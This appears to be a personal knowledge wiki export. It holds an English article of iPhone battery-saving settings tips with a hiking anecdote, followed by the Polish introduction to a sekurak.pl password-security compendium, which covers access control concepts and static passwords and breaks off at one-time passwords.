Table of Contents

My Knowledge Wiki

Articles

Apple

iOS

Battery Life Hacks: All You Need To Know

I really didn't want my phone to die, because if it did, so might I. At least it was a sunny day. I was standing atop Yellow Rock in the middle of nowhere, Utah, looking out at the vast, beautiful, savannah-like landscape and...totally lost.

The marvelous red, yellow and orange lines were so mesmerizing, I'd lost sight of my trail. Wriggling their way through the rock like snakes, I traced them all the way to the horizon. The sun was starting to set, my snacks and OJ were empty and my phone was running low.

"I wonder how much they charge for the rescue chopper..."

Fast forward to yesterday. At 7 PM, after almost 12 hours at school, I strolled across the hallway, talking to my mom on the phone. The conversation lasted an hour. After we hung up, I glanced at my phone: 64% battery life. When I went to bed a few hours later, it was still at 34%.

For the average iPhone user, that's unheard of. We run around with wires, adapters and brick-sized portable chargers, just to get through the day. That's ridiculous. But after today, you *won't* be an average iPhone user.


If you could rely on your phone to last through the day, you'd be less annoyed, work better and live a little more peacefully. Here are 15 small tweaks to make that happen. Each one only takes seconds to implement, but taken together, they greatly extend your iPhone's battery life.

---

1. Turn Bluetooth Off

I shouldn't even have to say this, but I do. Unless you wear an Apple Watch, for which Bluetooth is the most resourceful way to stay connected to your phone, Bluetooth drains your battery for no reason at all.

You can disconnect all devices right in Control Center, which you can access anywhere by swiping up from the bottom of the screen. However, to fully turn off Bluetooth, you *must* go to 'Settings' → 'Bluetooth' and toggle it there.



Optional: Turn LTE Off


In Germany, service providers are stingy. With 1 or 2 GB of data per month, this isn't just helpful, it's necessary. But even if you have more bandwidth, you probably still have Wi-Fi in most places. If you want to turn this off go to 'Cellular' → 'Cellular Data Options' → 'Enable LTE' and select 'Off.'

If you choose not to do it altogether, definitely turn it off individually for big data suckers, like Music, Photos, iBooks and Podcasts. You can find it in their respective settings.

2. Turn Most Notifications Off

I have 32 apps on my phone, 8 are allowed to send notifications. I never use alerts, banners only for calls and calendar events and badges for anything that should be checked *eventually*, but is never urgent, like app updates.


If your 'Notifications' list looks somewhat like this, you're on the right track:



3. Turn Auto-Brightness Off

Lowering your phone's brightness is one of, if not *the* best way to save battery. However, as long as auto-brightness keeps raising and lowering it without your command, it's worthless.

This is a bit hidden. You can find it under 'General' → 'Accessibility' → 'Display Accommodations' → 'Auto-Brightness.'



Optional: Activate Grayscale


While we're here, if you tap on 'Color Filters,' enable them and choose 'Grayscale,' your screen will be black and white all the time. It's easier on the eyes, helps your natural sleep cycle and less power-consuming for your phone. It might feel unusual at first, but I've come to love it. More details here.

4. Set Brightness to 10%-25%

Now that your phone won't mess with the brightness setting you choose, you can bring up Control Center again and set it somewhere between 10% and 25%. For most environments, this is enough. I only manually increase it when I need to, like in the sun or when reading a longer piece.

5. Turn 'Reduce Motion' On

There's a lot more to be found in 'Accessibility.' Select 'Reduce Motion' and then tap the knob. What this does is change the animation every time you press the home button. Instead of a "zoom out" effect, you'll just get a cross-fade. Here's a before-and-after video:



This also removes the so-called parallax effect, which is the artificial sense of depth created when you tilt your phone in various apps and on the home screen. Less sea sickness, more battery life, a double win.

Once you enable 'Reduce Motion,' a new option will pop up that says 'Auto-Play Message Effects.' If it's not disabled already, do that. Since iOS 10 there are a ton of fun little animations and filters you can send your messages with. In iOS 11 they've gone full screen.

Video link


While they're fun, if you get lots of them and they all automatically play, that's a huge battery drain. With auto-play disabled, you'll have to tap on them to start the effect. Same fun, more control.

6. Turn 3D Touch Off

Also under 'Accessibility,' you'll find 3D Touch. While it does come with a few nifty features, the vibration from the pressure tap takes a toll on your battery. Some of them just convert to 'hold the button' features instead, while others, like folder previews, disappear. So far I'm not missing them.

7. Turn 'Shake to Undo' Off

This sits two slots below 3D Touch. I have never been in a situation where this would've been useful. To the contrary, shaking is often slower than just correcting your mistake the normal way and might even happen by accident. The vibration just saps battery.




Optional: Turn ALL Vibration Off

Below 'Shake to Undo,' there's an option to eliminate ALL vibration from your phone, even for calls and emergency alerts. Nice if you can make it work, but even for me a bit impractical.


Alternatively: Turn 'Vibrate on Silent' Off

If you go all the way back to the main setting screen, then tap 'Sounds,' there's an option to turn off 'Vibrate on Silent.' This is neat, as it eliminates vibration only when you flick the Ring/Silent switch on the side of your phone. One of my top 4 productivity hacks.




8. Disable 'Background App Refresh' For Most Apps

Under 'General' → 'Background App Refresh,' you can determine which apps are allowed to keep updating while they're open, but not in view. I try to only use this for apps that take long to sync, like Dropbox and Evernote, or are useful when traveling, like route planners and Google Maps.



9. Set 'Auto-Lock' To 1 Minute

The longer your phone sits around before it locks itself and turns off the screen, the more energy it wastes. Go to 'Display & Brightness' → 'Auto-Lock' and select one minute. You can of course adjust this to what you find works for you, but the less, the better.




10. Turn 'Raise to Wake' Off

A dark screen saves energy, so why lose that every time you pick up your phone? Right below 'Auto-Lock' you can turn off 'Raise to Wake' to make your screen light up only when you press the side or home button while in locked mode.

11. Turn Siri Off

Unless you're relying on the kind lady inside your phone to get stuff done, let her sleep. Just disable all four toggles under 'Siri & Search.' Whatever standby services they're for, I'm sure they don't run on sunshine and rainbows.



Optional: Turn 'Low Power Mode' Off

Wait, isn't Low Power Mode supposed to preserve battery? Yes, but there's one problem with it.

Your iPhone automatically sends you an alert when your battery falls below 20%, asking you whether you want to activate Low Power Mode. I noticed that often, when you do, the battery drops significantly at first, sometimes to the point where the iPhone just shuts off.


This may be because it induces a whole lot of battery saving changes at once, which in itself needs a lot of juice. I prefer to set it to airplane mode instead, which seems to work better. While you're here, you can also enable 'Battery Percentage,' in case you haven't already, to show your current charge next to the symbol.

12. Disable 'Location Services' For Most Apps

Most apps will default into tracking your location via GPS wherever you go, but the majority doesn't even need to in order to function. Go to 'Privacy' → 'Location Services' and then set apps like App Store, Dropbox or Evernote to 'Never' and location-based apps to 'While Using.' That's more than enough access.

Optional: Disable Sending Analytics To Apple

This depends on how much you want to support Apple, but it automatically creates various analytics data files, *every single day*. Transmitting those sure ain't free, at least for your battery. Scroll to the bottom of 'Privacy' and hit 'Analytics.' You can see the reports under 'Analytics Data,' but if you want to stop submitting them, just toggle off both options.




13. Turn Automatic App Downloads Off

In the 'iTunes & App Store' section, turn off all automatic downloads. There's usually a reason you download an app on one device and not another. There goes one more unnecessary battery drainer!

14. Fetch New Data Only When On Wi-Fi

This is a big one. Go to 'Accounts & Passwords' → 'Fetch New Data,' then disable 'Push,' set all apps to 'Fetch' and choose 'Automatically.' Now your iPhone will grab new data for your Mail and Calendar apps in the background only when it's on Wi-Fi *and* a charger.



Optional: Enable 'Low Quality Image Mode' for Messages

At the bottom of your 'Messages' settings, there's the option to enable 'Low Quality Image Mode.' With this, you'll send downsized images, like WhatsApp does by default. Takes less time, saves some battery.

15. Turn Game Center Off

Besides the super annoying alerts to log in to Game Center, it also sucks battery when you do. Scroll down under 'Settings' and disable it, unless you're a power iPhone gamer, of course.

A review of Yellow Rock Trail reads "Photogenic, but hard to get to." What an understatement. After the seventh wrong turn, I was ready to rock slide my way back down to the dry river bed where I'd come from. Just then it hit me.

"The pictures!"

I'd taken pictures along the way, not just of what was ahead, but also of what lay behind me. Scrolling through my phone, I managed to make out a trident formation close to the road where I'd parked the car, then found my way back.

Situations like these, where our own life depends on that of our phone's battery, are rare, of course. I hope you'll never become part of those 0.01%.

For now, I'll take comfort in the fact that for the other 99.99% of cases, your phone will last through the day and thus, make it a tiny bit better.

--- *Niklas Göke*

Pentesting

Passwords cracking

Kompendium bezpieczeństwa haseł – atak i obrona

Seria artykułów z sekuraka na temat łamania i zabezpieczania haseł:

- Kompendium bezpieczeństwa haseł – atak i obrona (część 1.)
- Kompendium bezpieczeństwa haseł – atak i obrona (część 2.)
- Kompendium bezpieczeństwa haseł – atak i obrona (część 3.)

Kompendium bezpieczeństwa haseł – atak i obrona (część 1.)

> Original article: https://sekurak.pl/kompendium-bezpieczenstwa-hasel-atak-i-obrona/

Wstęp

Włamania do serwisów, nawet tych największych, już tak nie szokują. Co jakiś czas w Internecie publikowane są bazy danych -- a to Sony albo Blizzard. Czasem hasła użytkowników można sobie po prostu pobrać, nawet z tak elitarnej instytucji jak IEEE.

Nie od dzisiaj wiadomo, że najsłabszym ogniwem systemu teleinformatycznego jest człowiek -- a w zasadzie jego ufność bądź lenistwo. Najczęściej te czynniki wpływają na politykę haseł, a ta niedbałość bezpośrednio przekłada się na liczbę artykułów opisujących włamania do serwisów internetowych, wraz z załącznikami do baz danych użytkowników.

Artykuł ten jest przeglądem tematyki związanej z bezpieczeństwem haseł -- można go traktować jako kompendium. Poruszony zostanie bardzo szeroki wachlarz zagadnień, które mają wpływ na bezpieczeństwo procesu uwierzytelniania -- czy to w sposób pośredni czy bezpośredni.

Na początku zostanie omówiona sama idea kontroli dostępu. Następnie metody hashowania haseł, ataków na nie oraz techniki zwiększające skuteczność mechanizmów zarządzających hasłami. Przyjrzymy się również, jak takie mechanizmy są implementowane w najpopularniejszych systemach.

Następnie zostaną przedstawione metody przeprowadzania ataków na hasła i narzędzia wykorzystywane w atakach. Osobny rozdział poruszy tematykę tworzenia słowników, dzięki którym będziemy mogli odzyskać dużą część haseł ze swoich systemów. W ostatnim rozdziale znajdą się porady dla programistów, pentesterów, crackerów oraz dla zwykłych użytkowników.

Kontrola dostępu do zasobów

Dzisiaj trudno wyobrazić sobie czasy komputerów takich jak IBM PC czy Apple 2, w których nie stosowano procedur logowania. Jesteśmy przyzwyczajenie do kontroli dostępu, a nawet jej *wymagamy*. Kontrola jest dla nas po prostu czymś naturalnym, gdy jej brakuje -- czujemy się nieswojo. Nie chcemy, aby osoby trzecie miały dostęp do naszych zasobów.

Ogólnie rzecz ujmując, kontrola dostępu w dowolnym systemie przebiega trójstopniowo:

- **Identyfikacja** -- zapewnia rozpoznanie unikatowych cech przypisanych pewnemu podmiotowi. Okazanie dowodu tożsamości w okienku banku podczas wnioskowania o kredyt to właśnie identyfikacja.
- **Uwierzytelnianie** -- weryfikacja, czy podana tożsamość nie jest dostarczana przez fałszywy podmiot. Sprawdzenie zgodności zdjęcia z dowodu tożsamości i twarzy wnioskującego o kredyt to uwierzytelnianie.\ *W mowie potocznej często można usłyszeć określenie „autentykacja", które jest błędnym tłumaczeniem angielskiego słowa „authentication".*
- **Autoryzacja** -- określenie, czy podmiot może uzyskać dostęp do żądanego zasobu bądź akcji. Sprawdzenie, czy wnioskujący nie jest dłużnikiem, jest autoryzacją akcji pożyczania pieniędzy.

Jako, że identyfikacja i uwierzytelnianie idą ze sobą w parze, czasem dla wygody łączy się te dwie fazy w jeden proces *logowania*.

Uwierzytelnianie jest krytycznym elementem kontroli dostępu do zasobów -- musimy umożliwić użytkownikowi przekazanie informacji, która należy tylko do niego. Właśnie te informacje są kluczowym ogniwem całego procesu.

Informacją uwierzytelniającą jest:

- coś, o czym podmiot **wie** (np. hasło statyczne, nazwisko panieńskie matki),
- coś, co podmiot **ma** (np. karta inteligentna, telefon),
- coś, czym podmiot **jest** (np. obraz tęczówki oka, odcisk palca).

Pojedyncze uwierzytelnianie polega na weryfikacji jednej informacji, należącej do którejkolwiek z powyższych grup. Wielokrotne uwierzytelnianie weryfikuje dane z różnych grup (np. hasło statyczne + telefon).

Przyjrzyjmy się teraz popularnym metodom uwierzytelniania.

Metody uwierzytelniania

1. Hasła statyczne (*„co wiem"*)

Hasłem statycznym jest ciąg znaków, który jest znany tylko osobie, która będzie go używać w procesie uwierzytelniania.

Jest to najpopularniejsza forma uwierzytelniania, ze względu na niskie koszty wdrożenia, łatwość użycia oraz powszechność stosowania. Możemy się z nią spotkać na stronach internetowych czy chociażby podczas włączania telefonu komórkowego (kod PIN). Wdrożenie tej metody wymaga przechowywania hasła użytkownika w bazie danych. Jest to bardzo tania metoda, ponieważ w najgorszym przypadku kosztem jest zakup klawiatury czy PINPadu.

Dużym problemem haseł statycznych jest to, że użytkownicy muszą je wymyślać i zapamiętywać. Z uwagi na fakt, że są to informacje trudne do zapamiętania, często są one zapisywane (na kartkach zostawianych na biurku), a to umożliwia ich łatwą kradzież.

Wadą hasła statycznego jest też to, że jest nim stosunkowo krótki i charakterystyczny ciąg danych. Łatwo można go przekopiować (np. ze wspomnianej już kartki na biurku) lub zauważyć podczas podsłuchiwania nieszyfrowanego ruchu sieciowego.

Warto też zauważyć, że hasło statyczne jest dowolnym ciągiem wymyślanym przez użytkownika. W bezpiecznym haśle statycznym powinna występować jak najmniejsza korelacja z użytkownikiem. Niestety, gdy hasło zostanie wykradzione, a następnie zmienione przez cyberprzestępcę, wtedy nie tylko tracimy dostęp do usługi, ale również będziemy mieli sporo problemów z jego odzyskaniem (czyli z udowodnieniem, że jesteśmy właścicielem konta).

2. Hasła jednorazowe (*„co wiem"* / *„co mam"*)

